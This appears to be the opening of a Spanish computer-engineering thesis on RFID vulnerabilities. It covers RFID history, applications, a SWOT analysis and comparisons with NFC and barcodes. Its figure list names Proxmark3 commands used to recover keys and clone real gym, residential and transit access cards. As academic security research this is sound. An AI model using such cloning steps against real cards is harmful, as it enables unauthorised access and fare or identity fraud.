



ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA

Curso Académico 2023/2024

Trabajo Fin de Grado

**ANÁLISIS DE VULNERABILIDADES DE LOS SISTEMAS RFID EN
NUESTRO ENTORNO**

Autor: Juan de la Torre Melero

Tutor: David Concha Gómez

Cotutor: Francisco José García Espinosa

AGRADECIMIENTOS

A mi familia, en especial a mis padres, por su ayuda a lo largo de toda esta etapa, su compañía y apoyo hasta en los momentos más difíciles. Sin ellos no hubiera sido posible llegar hasta aquí.

A mi hermano, que ha estado ahí siempre que lo he necesitado.

A mis abuelos, por su apoyo a diario a pesar de la distancia y sus ánimos que alegraban mis momentos complicados.

A ti Natalia, por toda la energía que me has transmitido a lo largo de estos años, por todo tu apoyo, por toda la motivación que me has aportado para enfrentar esta última etapa y por las ganas de seguir demostrando a tu lado.

Y por último agradecer a una persona que me ha ayudado y me ha guiado a lo largo de todo este proyecto. Agradecer a mi tutor David Concha por todas las reuniones que hemos realizado para poder conseguirlo

RESUMEN:

En la actualidad, gran cantidad de sistemas que encontramos a nuestro alcance trabajan con la tecnología de comunicación inalámbrica basada en RFID. Tarjetas de crédito, tarjetas de débito, de transporte público y otros muchos de ellos pasan desapercibidos, pero se tratan de herramientas que nos facilitan y agilizan gran cantidad de tareas.

Este proyecto se enfocará en trabajar con ellas, comprobando la manera en que estas se comportan e implementando un desarrollo sobre la seguridad que poseen. También se explorarán sus vulnerabilidades con diversos protocolos que reflejarían las posibles amenazas que pueden sufrir estos sistemas y las consecuencias de esta explotación.

Mediante la placa Proxmark3 empleada para el desarrollo de este TFG, trabajando con distintos tipos de etiquetas pertenecientes a distintos sistemas del entorno que nos rodea.

Este trabajo no solo trata de entender cómo trabaja RFID sino también se busca dar nociones de su seguridad y extender el conocimiento de esta tecnología al resto de usuarios. Al final de este trabajo, se espera haber desarrollado una batería de casos prácticos y recomendaciones que ayuden a los usuarios a adoptar nuevas mejoras en el uso de los sistemas RFID para los próximos años.

PALABRAS CLAVE: RFID, sistema, tecnología, lector, aplicaciones, entorno, radiofrecuencia.

ÍNDICE DE CONTENIDOS

1. Introducción	1
1.1 Contexto.....	1
1.2 Los sistemas RFID aplicados en distintos entornos de la sociedad...2	
2. Estado del arte	5
2.1 Los sistemas RFID.....	5
2.2 Tipos de aplicaciones de los RFID en la actualidad.....	8
2.3 Análisis DAFO de las implantaciones de los sistemas RFID en nuestro entorno.....	12
2.4 Comparativa entre RFID y otros sistemas competitivos.....	15
2.5 Hacking y ataques a sistemas RFID.....	19
3. Objetivos e hipótesis	23
4. Descripción informática	25
4.1 Los componentes de un sistema RFID.....	25
4.2 Tecnologías empleadas.....	28
4.3 Metodología.....	29
5. Resultados experimentales / Casos prácticos	33
5.1 Caso 1: Control de acceso a centro deportivo Altafit.....	33
5.2 Caso 2: Control de acceso a una comunidad de vecinos.....	37
5.3 Caso 3: Tarjeta de transporte publico Comunidad de Madrid.....	43
5.4 Caso 4: Gestión de inventario, registro y seguridad de los libros de la Biblioteca Carlos III de Madrid.....	47
5.5 Caso 5: Simulación gestión dinámica de salarios en trabajos remunerados por franja horaria.....	53
6. Conclusiones y trabajos futuros	55
Bibliografía	57

ÍNDICE DE FIGURAS, ILUSTRACIONES Y TABLAS

Figura 1. Imagen de etiqueta RFID.....	11
Figura 2. Comandos de inicio para comenzar el uso del lector.....	31
Figura 3. Comprobación del correcto funcionamiento del dispositivo.....	31
Figura 4. Llave de acceso al centro deportivo Altafit.....	33
Figura 5. Primera lectura de la llave de Altafit bajo el comando "lf search", es decir, búsqueda de baja frecuencia en caso de estudio.....	34
Figura 6. Descubrimiento de los diferentes comandos.....	35
Figura 7. Campo ID de la tarjeta reconocido por proxmark.....	36
Figura 8. Clonación de la tarjeta con id pasado como referencia.....	37
Figura 9. Llave de acceso a la comunidad de vecinos.....	37
Figura 10. Primera lectura de la etiqueta original, bajo el comando "hf search", es decir, en búsqueda de alta frecuencia en caso de estudio.....	38
Figura 11. Primera lectura de la etiqueta con destino a copia, bajo el comando "hf search", es decir, en búsqueda de alta frecuencia en caso de estudio.....	38
Figura 12. Obtención de claves con la ejecución del comando "hf mf autpwn" en el estudio.....	40
Figura 13. Ficheros JSON.....	40
Figura 14. Realización de una clonación de la tarjeta original a la destinada a copia, a través del comando "cload".....	41
Figura 15. Modificación de propiedades en MIFARE Classic GEN 1, a través de los comandos "hf mf" y "help".....	42
Figura 16. Contenido de tarjeta modificado.....	42
Figura 17. Tarjeta de abono transporte publico Comunidad de Madrid.....	43
Figura 18. Primera lectura de la tarjeta nominal, bajo el comando "hf search", es decir, en búsqueda de alta frecuencia en caso de estudio.....	44
Figura 19. Descubrimiento de los diferentes comandos aplicables.....	44
Figura 20 Intento de identificación con claves genéricas.....	45
Figura 21. Intento de identificación por fuerza bruta, a través del comando "hf mfdes chk -d mfdes_default_keys".....	45
Figura 22. Intento de clonación a través del comando "hf mf autopwn".....	46
Figura 23. Etiqueta RFID para libros en bibliotecas.....	47
Figura 24. Primera lectura de la etiqueta, bajo el comando "hf search", es decir, en búsqueda de alta frecuencia en caso de estudio.....	48
Figura 25. Tabla de comandos.....	49
Figura 26. Arquitectura etiqueta a través del comando "hf 15 dump".....	49
Figura 27. Creación de ficheros con el contenido de la etiqueta.....	50
Figura 28. Contenido de los ficheros generados.....	50
Figura 29. Obtención de vulnerabilidades a través del comando "hf 15 info".....	52
Figura 30. Generación de ficheros por registro.....	53
Figura 31. Gestión de la base de datos.....	54
Ilustración 1. Elaboración propia. Sistema Estándar de un RFID.....	8
Ilustración 2. Composición del dispositivo Flipper Zero.....	14
Ilustración 3. Tipos de etiquetas según su frecuencia.....	30
Ilustración 4. Componentes de un dispositivo Proxmark 3.....	33
Tabla 1. Tipos de etiquetas según su fuente de alimentación. Elaboración propia.....	26
Tabla 2. Tipos de etiquetas según su frecuencia. Elaboración propia.....	26

1. INTRODUCCIÓN

Para poder desarrollar bien el contenido de este trabajo es necesario formar una buena base con conocimientos previos en los que poder apoyarse. Estos conocimientos incluirán fundamentos teóricos y prácticos que guiarán la investigación.

1.1 Contexto

En la actualidad, podemos encontrar una continua evolución en los sistemas de identificación y comunicación de nuestro entorno. Uno de los sistemas de identificación que más ha evolucionado con los constantes cambios, es el RFID (Radio Frequency Identification), es una tecnología que utiliza ondas de radio para transmitir datos sin necesidad de establecer contacto físico. En la sociedad, numerosos autores han investigado acerca de las continuas aplicaciones de estos sistemas en la sociedad. Según Sanjay Sarma en su libro “RFID Technology and Applications” de 2008 [8] que trata sobre ello, podemos asegurar que, en la sociedad, este tipo de sistemas tienen una gran proyección de cara al futuro con distintos proyectos, llegando a establecerse en nuevos sectores como el textil en el último año. Gracias a su facilidad a la hora de ser manipulado, las empresas han encontrado en este una gran herramienta para la creación de nuevos sistemas. Con los RFID es posible detectar objetos a distancia, de una forma mucho más sencilla y eficiente a otros sistemas de identificación precedentes. Es por ello por lo que podemos encontrarlos en nuestro entorno, casi a diario.

Este sistema de identificación no solo permite detectar e identificar al objeto en sí, sino que también proporciona información adicional a través de campos que contenga la etiqueta, ya bien sea de los productos a los que haga referencia o sobre las personas que hacen uso de ellas. Gracias a esto, la tecnología RFID está implementada en aspectos cotidianos en los cuales no pensamos que puedan llegar a participar, como por ejemplo en la identificación personal o en el sistema de logística de un almacén. Dentro de todos los ejemplos que pueden existir, en este trabajo, se pondrán en práctica algunos de ellos como: El control

de acceso a un centro deportivo o el sistema empleado por la universidad Carlos III en el préstamo de libros.

1.2 Los sistemas RFID aplicados en distintos entornos de la sociedad

A lo largo de este trabajo se tratará de manipular y analizar sistemas RFID comprobando sus riesgos, debilidades y también se podrá clarificar cuáles son los puntos fuertes de la implantación de los RFID en este tipo de casos. Además, se obtendrá acceso a la información que se almacena en dichos RFID mostrando la debilidad que existe sobre algunos modelos implementados.

Por la facilidad que tiene de manejar un gran volumen de datos de una forma sencilla y sin necesidad de ser visibles, su uso es habitual en sectores como la alimentación, textil o en la logística. Lo cierto es que las empresas de ropa son el sector que más está implantando estos sistemas RFID. Así lo aseguró Pablo Isla, el presidente ejecutivo de Inditex, en una entrevista que se le realizó en 2020 [50]: "Nos adaptamos muy bien al mundo online y sin la RFID no habría sido posible". Está claro que existe una confirmación de que gracias a la implantación del RFID en el mundo en general, las adaptaciones a la era digital están siendo mucho más sencillas.

Un enfoque importante desde el lado del consumidor que se puede apoyar en esta tecnología es sobre la veracidad y el origen del producto. Gracias a esto, la trazabilidad de cualquier producto quedará registrada y marcada. Importantes centros de distribución se aprovechan de ello para poder manipular y poder tratar sus elementos sin mantener contacto directo con ellos, dirigido especialmente a empresas del sector alimenticio y farmacéutico, como bien se menciona en el estudio realizado por ATRIA sobre los Sistemas de trazabilidad en la industria alimentarias con RFID en el año 2024 [26].

Un caso de RFID que ha ganado renombre en estos últimos años es NFC, trabajando para clientes como bien pueden ser bancos y en el sector de la hostelería. Estos trabajan con ambos sistemas en sus tarjetas para poder procesar de manera remota transacciones a través de ondas cortas. Aunque estas dos, por su cometido, se busca que no sean accesibles a otros usuarios,

existen una reducida cantidad de vulnerabilidades, como pueden ser tanto la denegación como la modificación de los servicios que buscan lucrarse económicamente frente al común desconocimiento de estas tecnologías que forman parte de nuestro día a día.

Por lo tanto, en este trabajo, se expondrá el uso de los sistemas de identificación RFID aplicado a los sectores que nos rodean día a día, cuyo objetivo principal será analizar los casos mencionados, desde sus ventajas de su implantación hasta los posibles riesgos que pueden sufrir, como posibles vulnerabilidades. Para ello, el estudio práctico será indispensable.

2. ESTADO DEL ARTE

A lo largo del proyecto se expresará de manera detallada investigaciones y desarrollos de esta tecnología llegando a destacar sus aplicaciones, sus vulnerabilidades y sus aplicaciones más frecuentes. Gracias a esto se podrá dar contexto y justificar la relevancia de la investigación trabajada.

2.1 Sistemas RFID

Actualmente, existen muchas implementaciones de esta tecnología en nuestro alrededor, como bien puede ser en controles de acceso, identificación de objetos o en el pago con tarjetas.

Aunque no se conoce una fecha con exactitud, los sistemas RFID (Radio Frequency Identification) comienzan a utilizarse en los inicios de 1960. Como muchos otros avances, la tecnología RFID se desarrolló dentro de un contexto militar. El origen de la tecnología RFID fue la combinación de tecnología de radiodifusión y radar en diferentes momentos de su desarrollo. Entre los diferentes sucesos que se han contado sobre las primeras implementaciones de este tipo de tecnología destacan varios de ellos en el contexto de la Segunda Guerra Mundial [22].

El desarrollo de los sistemas RFID durante la Segunda Guerra Mundial fue plenamente identificativo. Los británicos buscaban poder distinguir sus propios aviones al regresar a la base de los aviones enemigos. Sin embargo, se pensaba que no podrían identificarse de manera independiente, hasta que los miembros de la RAF (Royal Air Force) detectaron que cuando los aviones de su unidad se regresaban a base la señal de radar que emitían había sido alterada. A partir de esta idea surge la primera identificación a distancia, pudiendo así el bando británico detectar qué aviones les pertenecían y a cuáles debían hacer frente [51].

Más tarde y como consecuencia del suceso anterior, el físico Sir Robert Alexander Watson-Watt, creó un primer sistema de identificación de amigos o enemigos conocido como Identification Friend or Foe (IFF). A partir de la creación de este nuevo sistema, todos los aviones fueron modificados, instalando en ellos unos dispositivos que emiten una señal en una frecuencia determinada cuando

es alcanzada por la señal proveniente de la base, en este caso proporcionada por radares del bando militar y que recibían el nombre de transpondedores [51].

Otro de los sucesos que motivaron la creación de los sistemas RFID fue el del desarrollo de una herramienta de espionaje creada por el científico e inventor soviético, León Theremin. Se trataba de una antena que junto con su unión a un cilindro creaba un micrófono. Este invento captaba señales de un transmisor, en este caso los de la embajada estadounidense. Esas señales las recibían los soldados soviéticos y en ellas se incluían las voces de lo que se escuchaba en la sala donde se ubicaba. Esto se consolidó como una creación con carácter militar que incluía la primera onda de radio [30].

Tiempo más tarde, aparecieron las primeras aplicaciones no militares de esta tecnología. A finales de los años 60 y comienzos de los 70, empresas como *Sensormatic* y *CheckPoint* generaron un equipo de vigilancia electrónica de artículos conocido como Electronic Article Surveillance (EAS) [16] [28]. En el año 1973, Mario W. Cardullo y Charles Walton desarrollaron, respectivamente, la patente para una etiqueta RFID activa que tuviera una memoria regrabable y una patente de un transpondedor pasivo que desbloquease puertas sin necesidad de tener llaves [40].

Esta tecnología llegó a Europa en la década de los 80 en el sector privado de la ganadería. [16] Su uso era similar al actual, implantando una pequeña tarjeta RFID tras su vacunación. El animal quedaba identificado y se podía demostrar que había sido vacunado.

Desde ese momento han ido surgiendo numerosas aportaciones por parte de investigadores acompañadas de nuevos avances tecnológicos que, han motivado a que los sistemas RFID se conozcan como lo que son hoy en día.

Los sistemas RFID son “una tecnología de identificación automática que utiliza ondas de radio para transmitir datos entre una etiqueta RFID y un lector, con el propósito de identificación y seguimiento.” (Finkenzeller, 2010) [17]. Además, considera que un sistema RFID debe estar compuesto por tres elementos principales: etiquetas (transpondedores), lectores y una gestión de base de datos.

Otros autores señalan directamente a la identificación de objetos como su función principal. Sobre todo, haciendo referencia a las implementaciones en la logística, el comercio y el transporte. “Los sistemas RFID son una tecnología que utiliza ondas de radio para identificar objetos y recolectar datos sin contacto físico”[14]. En el caso de Want, define este sistema en su libro "An Introduction to RFID Technology", del año 2006, como “una tecnología que permite la identificación automática de los objetos mediante el uso de etiquetas electrónicas y lectores de radiofrecuencia” [54].

A pesar de que cada autor tiene su propia definición sobre lo que son los sistemas RFID, coinciden todos en que este tipo de sistemas permite asignar a cualquier producto un identificativo. Un sistema donde se almacena y recupera todos los datos del producto de forma remota, con el objetivo de emitir la identidad de ese objeto a través de ondas de radio.

Con el paso del tiempo, esta tecnología se ha ido implementando en nuevas tareas, pero su funcionamiento y sus componentes no han sido alterados drásticamente. Sabiendo que esta tecnología se comunica a partir de ondas de radio, vemos importante incluir en este entorno la figura del lector, el cual recoja estas señales, un registro, el cual pueda trabajar y procesar los datos, y las propias TAGs o etiquetas RFIF, las cuales cumplirán la función que se les asigne dependiendo del entorno.

Siempre que se quiera realizar una lectura o identificación de una tarjeta, el sistema trabajará de la misma manera en que se muestra en la Ilustración 1. La tarjeta o Tag, tras recibir una señal de lectura por parte del lector, esta devolverá la información que almacena a través de otra señal, previamente codificada. El sistema y el lector serán los encargados de leer y tratar la información recibida.

Es necesario tener en cuenta la importancia de cada uno de los elementos que lo componen para que su funcionamiento sea correcto.



Ilustración 1: Elaboración propia. Sistema Estándar de un RFID

2.2 Tipos de adaptaciones de los RFID en la actualidad

En la actualidad se han desarrollado diversos sistemas en una gran comunidad de sectores que responden a la estructura RFID. Entre las adaptaciones que han sufrido una mayor evolución encontramos las siguientes:

- Logística y gestión de inventarios:

La agilidad y facilidad de identificación de componentes en este campo son características esenciales para el correcto funcionamiento de estos almacenes. La implantación de la tecnología RFID ha mejorado la trazabilidad de los componentes, llegando a dejar obsoletas las estructuras previamente empleadas.

El sistema RFID es idóneo para centros de distribución ya que gracias a esta tecnología y la gestión correcta de la información almacenada en las etiquetas podemos tratar con productos de una manera más dinámica y actualizada. Del mismo modo, se usa en este sector para controlar el stock y la producción

generada y conservar un registro de todos estos campos. La facilidad y seguridad que aporta RFID sirve de apoyo ante los errores humanos.

Además, la aplicación de este sistema mejora la gestión en cuanto a la recogida de mercancía, confección, preparación y recogida de todos los pedidos que deben salir o entrar del almacén.

En conclusión, es una herramienta que favorece al desarrollo de la gestión del entorno y, en consecuencia, la empresa logrará ser más competitiva y productiva, ya que, por ejemplo, con la implementación de un código de barras identificativo lograrán aumentar su capacidad productiva hasta un 30%.

- Sector del transporte:

El sector del transporte fue de los primeros en implementar este sistema, abandonando la tecnología de código de barras que le precedía. Los beneficios que se obtienen de poder aplicar este tipo de sistemas en el sector de transporte son, entre muchas de ellas, la identificación y el rastreo de los vehículos que están en el trayecto, lo que es positivo en caso de producirse un incidente. También, pueden tener acceso a un control del estado de los neumáticos de un vehículo, su posible robo o pérdida.

Tras mucho tiempo y desarrollo de nuevos avances acerca de este sistema, este sector, más concretamente en el transporte público, ha llegado a producir etiquetas de control de acceso con un nivel de seguridad tan elevado que hasta el momento no se han desarrollado tecnología capaz de atacar este sistema. En su caso, suelen ser utilizados para ser colocados en los puntos de acceso, lo que generará una etiqueta identificativa por cada persona que pase por estos.

Gracias a este sistema pueden obtener información sobre el número de personas que acceden y salen del transporte público y obtener datos que serán de gran importancia para la institución.

- Sector sanitario:

Abarca la mayoría de los usos que le podemos dar a esta tecnología. Es un sector que ha recibido grandes inversiones para poder desarrollarse y esto

incluye los beneficios que aporta esta tecnología. Anteriormente, tareas como el control de acceso en determinadas áreas o la gestión de prendas no se habían tratado, pero a raíz del virus del covid-19, se han implementado nuevas medidas de higiene que garantizan el mínimo contacto dentro del centro sanitario. Las últimas medidas en esta última etapa han sido la implementación de esta tecnología en prendas utilizadas por los sanitarios para poder identificar y rastrear sus prendas una vez sean retiradas para su posterior lavado, esto no solo facilita y agiliza procesos que antes se realizaban a mano, sino que reducen la posible transmisión de agentes infecciosos que vinieran en los equipos. Como consecuencia de ello, también el control de acceso en áreas y zonas restringidas que se está llevando a cabo durante la última década.

Otro avance muy importante dentro de este sector es la gestión de los datos que se registran sobre cada uno de los pacientes durante el día. Se recopila todo tipo de información, como el control de entrada y salida de cada uno a través de pulseras con un código identificativo durante toda la estancia en el hospital. Ese código guardará todos los datos importantes que se deben tener en cuenta sobre el paciente o lo que se conoce como su historial médico. Esto hace que la eficacia del equipo sea mucho mayor, debido a su ahorro de tiempo a la hora de buscar y conocer la historia de cada paciente.

Además del control de pacientes, es importante el avance en el control del equipo médico, es decir, el stock de medicamentos y antibióticos con los que cuenta el hospital en cada momento.

- Sector agrícola y ganadero:

Tanto para la trazabilidad de los productos, como puede ser en el sector farmacéutico como en otros sectores, el sector primario buscará la posibilidad de identificar y poder tratar con los recursos con los que dispone para llevar un seguimiento en su producción.

Ante la necesidad de llevar un cuidado y un mantenimiento, ya bien puede ser de animales mediante la vacunación o como de la producción agrícola en la utilización de fertilizantes, la utilización de esta tecnología RFID ayuda a poder

cargar un registro, llevar un seguimiento y poder realizar actualizaciones de estos procesos.

Del mismo modo, esto no solo favorece al productor de la materia prima, también a los intermediarios, facilitando el modo en que se deben transportar y cómo conservar los productos de un lote, ya bien puede ser con una temperatura regular, y al consumidor, mejorando así su experiencia de consumo garantizando la veracidad de la procedencia y el número de seguimiento hasta que acaba en sus manos.

- Sector textil y retail:

El sector textil es uno de los más beneficiados por esta tecnología. La aplicación de los RFID en este campo se ha introducido en los últimos dos años, saltando de un sistema de alarmas, que su mera función era proporcionar un sistema antirrobo, a esta nueva, como la mostrada en la Figura 1 que permite más funciones y es capaz de identificar cada prenda situada en un rango próximo al lector. Este sector ha sido el gran beneficiado, aplicando esta tecnología a la seguridad, control de inventarios y la localización exacta de artículos dentro del comercio.

Respecto a la seguridad, estos sectores trabajan de modo que pueden usar tanto un sistema de inhibición de la señal de las etiquetas, como un proceso de actualización más complejo del stock de la tienda. De la primera forma, las etiquetas continúan en la prenda, pero el funcionamiento de la etiqueta es alterado, de modo que esta prenda al pasar por los arcos no funcione de la manera correcta. Del otro modo, el software empleado en el comercio marca la etiqueta como “producto vendido”, de modo que esta queda fuera del stock de la tienda y es por ello por lo que el sistema no activará la alarma al detectar esta tarjeta.



Figura 1 Imagen de etiqueta RFID obtenida de <https://www.myruns.com/producto/mr-etwpps/>

- Industria alimentaria:

La seguridad sanitaria de los alimentos que se venden en un supermercado es algo que se tiene en cuenta dentro de la industria alimentaria. El sistema RFID genera grandes ayudas en cuanto a la etapa de producción de estos alimentos. Uno de los avances más reconocidos es la del registro de los productos dentro de la cadena de frío para controlar su temperatura. También, los procesos de curación y maduración de los alimentos [12].

En cuanto al control logístico, dentro de los supermercados encontramos diferentes aplicaciones de la tecnología RFID. La primera de ellas es su implementación para conocer cuándo es necesario hacer reposiciones de algún producto. Se podrá saber en tiempo real cuál es la cantidad de producto que hay en stock y cuál está agotado y necesita reponerse. Además, según el estudio realizado por CheckPoint en 2023 sobre la aplicación de la solución *RFreshID* en los supermercados, el tiempo de los supermercados a la hora de gestionar la mercancía se ha reducido hasta un 78%. Ya que, en su caso, los productos llegan al lugar de venta ya etiquetados, lo que facilita todo el proceso [28].

Por último, la identificación de una forma rápida de cuáles son las fechas de caducidad de los productos u otros datos como el número de lote al que pertenece o el peso detallado, así como condiciones de conservación, se lleva a cabo gracias a la aplicación de los sistemas RFID.

2.3 Análisis DAFO de la implantación de los sistemas RFID

Realizar un análisis DAFO (debilidades, amenazas, fortalezas y oportunidades) de lo que supone la implantación de los sistemas RFID en nuestro entorno, sirve como herramienta estratégica que se basa tanto en factores internos como externos que pueden influir en el proceso de implantación de esta tecnología. Estos factores pueden afectar de forma negativa o positiva. A continuación, detallaré cuáles son cada una de las características que recoge cada uno de los cuatro apartados:

Debilidades:

- Facilidad de acceso a sistemas RFID utilizados por comercios locales que no realizan una inversión en cifrar las conexiones.
- Son propensas a sufrir interferencias en entornos con varias señales simultáneas.
- Existen límites debido a la falta de funcionamiento cuando se aplica en metales o agua.
- Al no cumplir estándares globales, su desarrollo y medidas de protección no llegan a alcanzar una seguridad plena en la mayoría de los casos y se ven vulnerables.
- Pueden sufrir colisión los lectores al interactuar varios lectores de manera simultánea haciendo una lectura de una tarjeta.
- Aunque se siga reduciendo el precio de estos sistemas, los costes siguen siendo elevados en comparación con otros sistemas.

Amenazas:

- A esta tecnología también se le atribuyen ataques de ingeniería social, ya que muchas de las organizaciones permiten control a distintos campos con una única credencial.
- La dependencia que sufren entidades por otras gestoras para el control y de los sistemas dentro de la empresa lo convierte en un punto vulnerable al que pueden llegar a ser afectados por sustracción de datos.
- Elevado coste de mantenimiento y desarrollo en nuevas implementaciones y medidas de seguridad dentro de la empresa con esta tecnología.
- Vulnerables a ataques de denegación de servicios, inhabilitando los servicios proporcionados y paralizando las labores desarrolladas en ese momento.
- La generación de tarjetas "fraude" las cuales serán creadas por fuerza bruta para suplantar a distintos usuarios de la entidad para alterar el orden en la empresa.
- Imposibilidad de cumplir una tarea al depender de un proceso que necesitara antes de hacer el uso de esta tecnología.

Fortalezas:

- Facilidad de ser implementados estos sistemas en diversas aplicaciones por su facilidad al tratar con distintos códigos, es decir, son versátiles y adaptables a cualquier tipo de aplicación para la que sea necesaria y en cualquier tipo de sector, ya sea textil, sanitario o de logística, entre muchos otros.
- Permiten ser más eficaces y precisos a la hora de obtener datos dentro de un sector, ya que generan datos en tiempo real y de una forma más rápida.
- Proporciona un aumento de seguridad, ya que su aplicación reduce los robos o pérdidas, debido a su registro. Estas etiquetas pueden implementar un cifrado que garantiza la seguridad del contenido de la tarjeta y su conexión con el resto de los sistemas, no como sistemas que le preceden como Códigos de barras y códigos QR.
- Respecto a otros sistemas de identificación, como ya puede ser el código de barras, la tecnología RFID no necesita tener una visión del objeto al que hace referencia.
- Gran capacidad y rendimiento del sistema al enfrentar una alta demanda de interacciones.
- La reducción de los costes en comparación con el equipamiento, debido al aumento de demanda y de la oferta.

Oportunidades:

- Facilita el desarrollo de nuevos avances y aplicaciones de una forma rápida.
- Mejorar los desarrollos que ya se utilizan para dar nuevas oportunidades a negocios, como pueden ser los trabajos dentro del sector textil, industrial, alimentario, etc.
- Agilizar los procesos que suelen realizar de forma manual el equipo de trabajo.
- Incremento de la eficiencia a la hora de realizar operaciones como la identificación o seguimiento de objetos o control de inventarios.

- Adaptación a las nuevas formas de mercado que existen y, por lo tanto, aportar la innovación que una empresa / sociedad necesite para lograr la competitividad con el resto.
- Mejorar el servicio con el cliente, aportando rapidez y personalización en su experiencia, ya que podemos recopilar datos haciendo que la espera sea mucho más corta.
- Reducción de pérdidas y robos, y por consecuencia de los costes, debido a que está todo registrado en tiempo real, lo que disminuye el riesgo de que eso suceda.

Como se puede apreciar, aplicar este sistema en nuestro entorno presenta tanto numerosas fortalezas y oportunidades, como amenazas y debilidades. Por ello, es importante hacer un análisis y una planificación correcta antes de su implementación en cualquier entorno. De esta manera podremos saber cuáles serán los beneficios y puntos positivos y estar avisados de posibles desafíos que pueden ir surgiendo durante el desarrollo de este.

2.4 Comparativa entre RFID y otros sistemas competitivos

- NFC

El sistema NFC (Near Field Communication), surge a partir de RFID y es un tipo de tecnología de comunicación inalámbrica entre dispositivos compatibles en distancias de menos de 10 cm, es decir, muy cortas. Como bien define Klaus Finkenzenller en [17] el NFC es un tipo de tecnología de corto alcance, que normalmente opera con una frecuencia de 13.56 MHz y suele ser utilizada para pagos a través del móvil o para el control de acceso en diferentes sectores de nuestro entorno. Además, estas aplicaciones de NFC suelen hacerse para realizar acciones que duren menos de un segundo, así lo detalla Mike Hendry en [21]. De hecho, establece conexiones casi instantáneas con un tiempo de aproximadamente 15 ms.

Por lo tanto, hay una definición común acerca de este tipo de tecnología, ya que todas ellas hacen hincapié en su comunicación a corto alcance, la facilidad y rapidez de sus acciones y su implementación en diferentes sectores, usados para el control de acceso, intercambio de datos entre distintos dispositivos o

pagos a través del *Wallet* del móvil. Además, existen tres tipos de emplear este tipo de tecnología: de modo activo, peer to peer o modo pasivo.

Sin embargo, existen numerosas ventajas e inconvenientes que hacen que una tecnología sea elegida antes que otras, dependiendo del tipo de aplicación a la que quiera someterse.

-Modo Activo: Es el momento en el que un dispositivo provoca un campo electromagnético para interactuar de alguna manera con un dispositivo pasivo que está a la espera y se encuentra configurado para realizar ciertas acciones al ser despertado. un ejemplo de esto puede ser al acercar el teléfono como forma de pago a un datáfono que implemente esta tecnología.

-Peer to peer: Para establecer conexión de dos dispositivos con esta tecnología y poder transmitir y recibir información de manera bidireccional a través de otras tecnologías como puede ser Bluetooth.

-Modo Pasivo: Dispositivos, en gran medida estos llegan a ser etiquetas que están a la espera de recibir una señal electromagnética por un dispositivo con NFC y esta realizará los procesos cargados previamente. Un ejemplo de esto pueden ser las TAGs que pueden tener funciones arraigadas de uso doméstico, por ejemplo, implementando funciones sencillas como la iluminación del hogar.

Las TAGs son etiquetas que se pueden programar para realizar diversas acciones. No todas son accesibles a poder modificar su contenido.

- Comparación entre tecnología RFD y NFC.

Aunque la tecnología NFC sea una subcategoría del sistema RFID, existen numerosas ventajas e inconvenientes que hacen que una tecnología sea elegida antes que la otra, dependiendo del tipo de aplicación a la que quiera someterse.

Ambas son tecnologías que utilizan ondas para transmitir información entre un lector y un dispositivo que contiene una etiqueta identificativa. Sin embargo, el sistema NFC opera únicamente en distancias cortas, mientras que los RFID alcanzan los 100 metros. Lo cierto es que el límite de alcance que tiene el sistema NFC aporta una mayor seguridad en el proceso a la hora de atrapar los

datos que se guardan. Esos datos, en el caso de la tecnología NFC, se guardan en un almacenamiento limitado, mientras que en la tecnología RFID, su almacenamiento depende de cómo y dónde se aplica.

Por lo general, su coste es inferior ya que en muchas ocasiones las tecnologías NFC vienen ya incorporadas en algunos teléfonos móviles u otros dispositivos.

Está claro, que cada tipo tiene sus ventajas y debilidades. También que cada una es más correcta para un tipo de aplicación que otra y que en todo caso dependerá de cuáles son los resultados que quieren buscarse con la aplicación de la tecnología y siempre teniendo en cuenta los factores que aporta cada tipo.

- Código de barras

El concepto de código de barras ha ido evolucionando con el paso de los años y con los añadidos de diferentes autores y fuentes que centraban sus conocimientos en la tecnología.

Una de las definiciones más exactas que existen sobre este concepto es la que se recoge en el Manual de Tecnologías de Identificación Automática y Captura de Datos [31], en este libreo se recoge que: "un código de barras es una representación gráfica de datos en forma de patrones de líneas paralelas y espacios de distintos anchos, que puede ser leída por un escáner óptico o lector de códigos de barras. Los códigos de barras permiten la captura rápida y precisa de información." A esta definición se le suma la descripción que hace el Instituto de Normas y Tecnología de EE. UU (NIST), donde además de asegurar lo definido en el manual, añade que "los códigos de barras facilitan la entrada rápida y precisa de datos en sistemas informáticos". Por último, otro dato que aporta la Enciclopedia de Ciencias de la Información y Tecnología es que este tipo de sistemas suele ser utilizado principalmente en implantaciones comerciales para poder hacer un control de inventarios o seguimientos de productos.

Por lo tanto, el código de barras es un sistema que representa datos a través de líneas y espacios con diferentes tamaños de ancho, que pueden leerse a través

de lectores ópticos o escáneres y que suelen ser utilizados en el sector de logística, ya sea dentro de empresas textiles como alimentarias o sanitarias.

- Comparación entre tecnología RFID y código de barras

Como ya he detallado en los anteriores puntos, la tecnología RFID ha ido aumentando en cuanto a implementaciones y avances estos últimos años. Además, es una de las tecnologías que puede llegar a sustituir al código de barras en un futuro, sin embargo, hoy en día no lo ha conseguido. Esto se debe a que, a pesar del gran desarrollo que ha tenido el RFID, el código de barras también mantiene unos beneficios que provocan que se siga eligiendo en nuestro entorno.

Principalmente, destaca frente al RFID por su coste mucho inferior, ya que producir unas etiquetas con código de barras tiene un precio menor que hacerlas RFID y, por consecuencia, los lectores suelen tener un coste más bajo.

Además, es un sistema compatible con un amplio sector de industrias, aunque en muchos casos es preferible a una etiqueta RFID debido a su dificultad para hacer una copia que en el caso de los códigos de barras es inexistente ya que puede clonarse muy fácilmente. Otra diferencia que valora al sistema RFID de nuevo es que es mucho más flexible y permanente ya que puede leerse a través de superficies más complicadas como metales o agua y no necesitan que haya una distancia pequeña para poder ser leídos, sin embargo, los códigos de barras sí lo necesitan.

Por último, hay que destacar que los sistemas RFID son totalmente automáticos y no necesitan un equipo humano que intervenga, mientras que para poder obtener los datos guardados en el código de barras sí es necesario depender del trabajo humano.

Como conclusión, los códigos de barras son útiles para aplicarlos en entornos donde se tenga muy en cuenta el coste, es decir, que tengas presupuestos pequeños y donde puedan ofrecer un equipo humano que realice la operación lectora. Mientras que el RFID es un buen sistema para aplicarse en entornos que busquen una tecnología eficiente y rápida, con gran capacidad de

almacenamiento de datos y un sistema duradero en el tiempo, todo ello sin necesidad de contar con un equipo humano. Por lo tanto, la elección de uno u otro dependerá en todo caso de las necesidades que uno esté buscando.

2.5 Hacking y ataques a sistemas RFID.

